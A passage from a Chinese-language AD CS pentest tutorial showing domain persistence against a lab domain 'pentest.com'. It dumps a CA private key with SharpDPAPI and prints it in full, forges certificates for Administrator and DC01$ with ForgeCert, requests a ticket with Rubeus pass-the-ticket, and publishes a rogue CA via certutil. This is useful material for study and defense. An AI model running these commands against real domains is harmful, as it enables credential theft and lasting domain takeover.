Public export  : OK - 'local_machine_my_0_pentest-DC01-CA.der'
Private export : OK - 'local_machine_my_0_pentest-DC01-CA.pfx'

```

此外，也可以适用 SharpDPAPI 来执行此类操作，相关命令如下。

```
1 | SharpDPAPI.exe certificates /machine
```

```

Folder       : C:\ProgramData\Microsoft\Crypto\Keys

File         : dce741df57c4e26f74912c33bd83a3d_4655cac1-399b-487c-b345-81bf781f155f

Provider GUID : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
Master Key GUID : {2655cc30-0682-4977-8655-03e70d245d63}
Description   : Private Key
algCrypt      : CALG_AES_256 (keyLen 256)
algHash       : CALG_SHA_512 (32782)
Salt          : f154f43630b076c20997489e2865e3e2b528091ecc708bb36d8eb090d09f8e1b
HMAC          : 04fd2f5d2a132951c7a3a5f91678fa028c616aadf5d0fccff9374bfecd579a85
Unique Name   : pentest-DC01-CA

Thumbprint    : EB30793D4FA92D6D51FA3AF1C8046D8E5BCB8056
Issuer        : CN=pentest-DC01-CA, DC=pentest, DC=com
Subject       : CN=pentest-DC01-CA, DC=pentest, DC=com
Valid Date    : 2022/3/23 8:34:09
Expiry Date   : 2027/3/23 8:44:08

[*] Private key file dce741df57c4e26f74912c33bd83a3d_4655cac1-399b-487c-b345-81bf781f155f was recovered:

-----BEGIN RSA PRIVATE KEY-----
MIIePAlBAACAQEAAD4UGE9iywyp3sD1wbux7iJx+aafer36+90mhr8vMeG66kU
vBNW/FSLONV/rygNcweXMT01Qv1tfHs6p2wqkM4RyKK14T9ARRFC+VPqYkZWCPwk
g2QRHfHhCGB8bEJKxY3qB6TimNri8j7eBff52p1AeH2iMfaxFWDWv7Lwa+nut2
beU3SAQQYJ1F014tA09xnHxtn8qe4OWE9J6FgFkZ+N+8/Ts42ojLU1VX4q0852+n
pRsGStJ1QxJuQNxdFX63vY4BKQondpzb7mNnR7P5rCZCXQuy4nwGp0DQeNRpUcO
IjXXpQHXC4NR9vf/HAqDrN0sxDLoyM11mJZDwbwIDAQAABATBAGAU07utwLxJZE
x+b16j11BE1gi+AG/eHRB7aVE6vFHB1thRG21301zRVXMOkqacQJ4KoomWG27h5u1
RHvemmVXOpUjjJaR99m4Fuk+Zy/ofyuzjUpqafUy9s4gzImaR5xIm3hL1641J04ak
L7kh1cQzbGPPJfOaG+moJ4HJ0jLFbWMPNecdBZLNkAJhWjDQqkgYUITaVMxvh90
2wu0A7HX19XC+ZYfjjjox2C5eq0jcuQ9mxbhzGHYgB3F5jOUZqQ0ixS2dTEiXt/+
khwg5S8GCFiZyVxjzq+w/GgKFJz8qYM8y9n8YYaPUDjRZ//apYmH/qCvB/1r844B
ewJZrpUCgYEA1bqplalEr/njRHR5vU90mMukLjk0+nLqiTf+14H1UXY1xx6n35g3
awBXUrijWc3hnniHnVSxVH29A12u0514MLyCydrZrNofWiSeiMGi tzObZdpCmPJV
e65qs5sZA074dQrt7tUgFmjOFztaDiqMN+oIv/BwgB33/rFt5KBD+P0CgYEAuyTN
wx0PJXK1LPLnRjUah8+xA8E+Lwz09pkFyd+Rr5L/sapuMkVevvdU7HR74ap2cR91
wEWQLXs19ktEdIb54FzY1vD92Lb00aqf1X8PIHYCAo00fr6WOUYYbocb0kb8Cfz
X/IO6g/YsvmuVvrqah2wE1W6d1CsUHi3hprBsNsCgYEAh5WV/e/3BIfq09dsD1tj
ZTbynVwvLp5OC0SbvrNz08zAyu04rVCb/2ZE/zA3RnJ6fgqD89C50En6kDqj0gL
RK5iZ4LkWsCLqZCaLRu5xKyZbWCr1010r1pzWCMRFpWcyoU3caaEZ5LvAq/1Lk1x
jF5TUIU0mJftgokK49mDpWUCgYAKs1PSxbj5c7nFHKbZK0iZ5wLUQVZTPYy72EfF
IRyxM/8FpKjVHMDJ7nkX/cGyj1Nd2DMohdij72SHIJAM1N+R1aGSp1MSjvdTvLa
Cr85m09kxLGdhNkQU97J00W4WJ8wYOxNbLs/Mx+U+12yt76jfw/5NiaaL1RUkqS
jjHPbwKBQDITYKpYsnrLA5zPRGZajpWyZaT3M9wORkIn/Acr1d2eocf4D0BK
wAM08ga5pautkjbv01sG44XtAfltetC9W2GYdt7gPM3Z0Ngi5GkUR106BZ3W6k+a
aY1F41187CyK/I2gNz6etDT9giDkpw1fmFORuS+MC4tX1VHXCAMbvQ=
-----END RSA PRIVATE KEY-----

-----BEGIN CERTIFICATE-----
MIIDAzCCA10gAwIBAgIQNNv1k9y20pZPVhvbK8hcuJANBgkqhkiG9w0BAQsFADEBI
MRMwEQYKCZImiZPyLQGBCGRYDY29tMRcwFQYKCZImiZPyLQGBCGRYHcGVudGVzdDEY
MBYGA1UEAxMPCgVudGVzdC1EQzAxLUNBMB4XDTEyMDMwMzQwOV0eXDTI1MDM0Y
MzAwNDQwOjFwSDEtMBEGCgmsJomT8ixkARkWA2NvbTEuXMBUGCgmsJomT8ixkARk
W B3B1bnRlc3QxGDAwBgNVBAMTD3B1bnRlc3QxREtMMS1DQ0TCCAS1wDQYJKoZIhvcN
AQEBBQADggEPADCCAQoCggEBAAJw+FbHPYsMqd7A5cG7se4icfmmn3q9+vvTpoXK
/LzHhuupFLwTVvxUiZjvF68oDXMH1zE9NUL9bXx7OqdsKpDOEciiteE/QUEURQv1T

```

和之前一样，我们可以使用 openssl 将这个 .pem 格式的文本转换为可利用的 .pfx 格式，并保存为 ca.pfx 文件。有了这个包含 CA 证书和私钥 ca.pfx 文件后，攻击者可以将其上传到普通域成员机器上，并用它来伪造证书。

伪造证书的一种方法是将其导入单独的离线 CA 并使用 Mimikatz 的 `crypto::scauth` 命令生成并签署证书。或者，可以手动生成证书，以确保对每个字段进行精细控制，并且无需设置单独的系统。我们采用后一种方法，并使用 ForgeCert 工具来完成此过程。执行以下命令，通过前面窃取到的 ca.pfx 为域管理员用户 Administrator 注册证书。

- 1 ForgeCert.exe --CaCertPath ca.pfx --CaCertPassword "Passw0rd" --Subject "CN=User" --SubjectAltName "Administrator@pentest.com" --NewCertPath Administrator.pfx --NewCertPassword "NewPassw0rd"

值得注意的是，伪造证书时指定的目标用户需要在 AD 中激活/启用并且能够进行身份验证，也就是域内的活动用户。因此，尝试为 krbtgt 帐户伪造证书是行不通的。

伪造的证书将在指定的结束日期之前有效，只要根 CA 证书有效（这些 CA 证书的有效期限从 5 年开始，但通常延长到 10 年以上）。这种滥用技术不仅适用于普通用户帐户，它也适用于机器帐户，如下所示。这意味着当与 S4U2Self、Pass the Ticket 或 DCSync 等技术结合使用时，只要 CA 证书有效，攻击者就可以在任何域机器上保持持久性。

```
1 ForgeCert.exe --CaCertPath ca.pfx --CaCertPassword "Passw0rd" --Subject
  "CN=User" --SubjectAltName "DC01$@pentest.com" --NewCertPath DC01.pfx --
  NewCertPassword "NewPassw0rd"
2
3 Rubeus.exe asktgt /user:DC01$ /certificate:C:\Users\Marcus\DC01.pfx
  /password:NewPassw0rd /ptt
```

```
C:\Users\Marcus>ForgeCert.exe --CaCertPath ca.pfx --CaCertPassword "Passw0rd" --Subject "CN=User" --SubjectAltName
"DC01$@pentest.com" --NewCertPath DC01.pfx --NewCertPassword "NewPassw0rd"
CA Certificate Information:
Subject:      CN=pentest-DC01-CA, DC=pentest, DC=com
Issuer:       CN=pentest-DC01-CA, DC=pentest, DC=com
Start Date:   2022/3/23 8:34:09
End Date:     2027/3/23 8:44:08
Thumbprint:   EB30793D4FA92D6D51EA3AF1C8046D8E5BCB8056
Serial:       34DBE593DCB63A964F561BDB93C85CBA

Forged Certificate Information:
Subject:      CN=User
SubjectAltName: DC01$@pentest.com
Issuer:       CN=pentest-DC01-CA, DC=pentest, DC=com
Start Date:   2022/3/25 20:41:31
End Date:     2023/3/25 20:41:31
Thumbprint:   7B9331D8FC86231265DD40A482B9C5E5AD0DE253
Serial:       0D603755DE921F9BA1A588175898F563

Done. Saved forged certificate to DC01.pfx with the password 'NewPassw0rd'

C:\Users\Marcus>Rubeus.exe asktgt /user:DC01$ /certificate:C:\Users\Marcus\DC01.pfx /password:NewPassw0rd /ptt

Rubeus

v2.0.2

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=User
[*] Building AS-REQ (w/ PKINIT preauth) for: 'pentest.com\DC01$'
[*] Using domain controller: 172.26.10.11:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFjjCCBYqgAwIBBaEDAgEWooIEqTCCBKVhggShMIIEBnaADAgEFoQObC1BFT1RFU1Q0u009NoiAwHqAD
AgBcCoRcwFRsGa3JidGd0GwtwZW50ZXN0LmNvbaOCBGMwggRfoAMCARKhAwIBAqKCBFEegRN1W893QQ9
zJbwtzKs7uuiffBadCSonc jFuE5tevjJ1HbHWEAC/6ptSArX/e/zoR8HYkgMjLyt0HkZPkQQ6x86jT1b
G8aLemY+tt3ICb8w0rDQr1r1wyZzmLTLqORy77aZQ1203DIrn0zBxwWfPoYi8IG5CA5nrRCWudKedeM8
1z7mj+gL/TvYTAC3yPOcddhMsaW/RtnBCFD+SuWvEFjGjnerJDiPxbHdZBF2KLgrRff9KWZbiJlrGzQ
WId3sd6PD211UaBnG1M+bb+1H19nFf4a0v9uCJwu6QXDStff4YQnDzUt9vGQwsBkbU3xBt+RRzVwPbgzt
RoyMv+PYSjpHhf12P/o1jff4D4FYxgQqMigg73FLtdwiwqW8VWtiJdTKCVhH+ttZ6HVpW3/J5uiI2vr+g
grgzn2R9v+qsF4XU98d6IELE0oSa5ifpmPk+YPZWqmxYnYHuPLIptRo/RbZaCn3GqIZ/fjZjQ9hecdm
X2ITnxwyMykCWFZUM3F/x3Hu4JEWu/4nfc8Z7WuCYVh+BVU6y9C0uakoA1p3ghCDpGaYe9kjDNFaAMPO
6KyTR20aChFdhRgN7yTuH2hksRdi+MCFQZFxQo4adFxiJ2A0+qd1Xt92Ysbj+80aqm/LOC0V22gaB/u
ZMX3A05mkZkJ6WHGvya0FrR31DDZB8ydLFF/UuJwZvykd6QMftJm1zU/g9nCNVVL/PBbX6ahX2fry8zf
```

0.7.2 Trusting Rogue CA Certificates - DPERSIST2

回顾一下前文“Kerberos 身份验证和 NTAUTHCertificates AD 容器”这一节中介绍的

NTAUTHCertificates 对象。此对象在其 cacertificate 属性中定义了一个或多个 CA 证书，AD 在身份验证期间使用它。正如 Microsoft 所描述的，在身份验证期间，域控制器会检查

NTAUTHCertificates 对象是否包含在身份验证证书的颁发者字段中所指定的 CA 条目。如果是，则继

续进行身份验证。如果证书不在 `NTAuthCertificates` 对象中，则身份验证失败。

伪造的另一种方法是生成自签名 CA 证书并将其添加到 `NTAuthCertificates` 对象。如果攻击者可以控制 `NTAuthCertificates` 对象（在默认配置中，只有 Enterprise Admins 组、Domain Admins 组和林根域中 Administrators 组的成员具有这些权限），则攻击者可以执行此操作。通过提升的访问权限，可以使用 `certutil` 从任何系统编辑 `NTAuthCertificates` 对象，相关命令如下。指定的证书应与前面介绍的 `ForgeCert` 伪造方法一起使用，以按需生成证书。

```
1 | certutil.exe -dspublish -f C:\Temp\CERT.crt NTAuthCA
```

在测试过程中，我们还必须使用 `certutil` 将证书添加到 RootCA 目录服务存储中，然后才能获得在 SChannel 上工作的伪造证书。但是，我们无法让这些伪造的证书适用于 PKINIT。无论如何，攻击者最好窃取现有的 CA 证书，而不是安装额外的恶意 CA 证书。

0.7.3 Malicious Misconfiguration - DPERSIST3

通过对 AD CS 组件的安全描述符进行修改，可以获得许多域持久性方法。前文“域权限提升”部分中描述的任何场景都可能由具有提升权限的攻击者恶意实施，以及向敏感组件添加控制权限（例如 `WriteOwner/WriteDACL` 等）。这包括：

- CA 服务器的 AD 对象
- CA 服务器上的 RPC/DCOM 服务器
- AD 容器 `CN=Public Key Services,CN=Services,CN=Configuration,DC=<COMPANY>,DC=<COM>` 中的任何子代 AD 对象或容器。例如 Certificate Templates、Certificate Authorities、`NTAuthCertificates` 等。
- AD 组默认或当前组织授予了控制 AD CS 的权限。例如内置的 Cert Publishers 组及其任何成员。

例如，在域中具有提升权限的攻击者可以将 `WriteOwner` 权限添加到默认的用户证书模板，其中攻击者是该权限的主体。由于此时 User 模板的拥有者为攻击者自己，因此攻击者可以将模板上的 `mspki-certificate-name-flag` 属性设置为 1 以启用 `ENROLLEE_SUPPLIES_SUBJECT` 标志（即允许用户提供请求中的主题备用名称）。然后，攻击者可以注册模板，指定域管理员的账户名作为主题名称，并使用生成的证书作为 DA 进行身份验证，以在域内获得高特权。

AD CS 中基于访问控制的持久性的可能性是非常广泛的，并且由于组织目前没有有效的方法来审核与证书服务相关的权限，这一事实更加复杂。一旦 BloodHound 项目为 AD CS 集成了 Nodes 和 Edges，基于 ACL 的防御性审计对大多数组织来说应该会更简单。

Ending.....

参考文献：

[《Certified Pre-Owned - Abusing Active Directory Certificate Services》](#)